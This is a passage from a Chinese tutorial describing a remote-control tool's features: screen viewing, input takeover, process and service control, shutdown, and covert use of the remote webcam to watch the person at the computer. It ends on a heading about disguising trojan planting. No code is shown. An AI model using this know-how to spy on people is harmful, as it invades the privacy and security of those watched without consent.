我们点击主界面中的“屏幕管理”按钮，就可以进入远程屏幕监控界面了，程序会自动的实时显示远程屏幕的动态图像。从窗口中我们可以看到，屏幕查看功能没有一个控制命令，这是因为默认状况下轻松远程控制的截屏效果已经非常出色，并且图像的刷新速度也非常的快，如图4。除此之外，我们直接使用鼠标就可以将本地的键盘鼠标动作传送给远程的计算机系统了，这样就可以实现在本地通过鼠标和键盘进行远程系统的操作了。




图3




图4

再来点击“进程管理”按钮，进入进程任务管理界面，就可以对远程电脑的进程信息进行管理了，如图5。该程序的进程管理功能非常简单，只可以查看到进程的标识和映像文件名，并不能查看到每个进程中的模块信息。通过窗口或右键菜单中的命令，我们可以方便的结束指定的进程信息。最后我们再点击“服务管理”按钮，进入远程系统服务管理界面，仍然是通过鼠标右键就可以对系统服务进行管理，比如刷新、启动、停止，修改指定服务的启动方式等，如图6。




图5




图6

点击“视频查看”按钮，在弹出的窗口中点击“开始”按钮，就可以打开远程摄像头，通过远程系统中的摄像头就可以捕捉对方在计算机前的一举一动了，如图7。可惜的是，该功能无法对捕捉的内容进行保存。而通过“系统管理”按钮，我们还可以进行关闭主机、重新启动、卸载服务等最基本的控制操作，如图8。




图7




图8

二、简单小结

大家都看到了吧，“轻松远程控制”的操作是那么的简单，只需要轻松的点几下鼠标，就可以进行远程控制操作了。虽然软件本身自带的控制功能并不多，但是足以满足我们日常的控制操作，因此对于那些不需要太多功能，或者是刚接触远程控制的小菜，仍然可以选择“轻松远程控制”来操作的。

巧用脚本为木马种植披上嫁衣

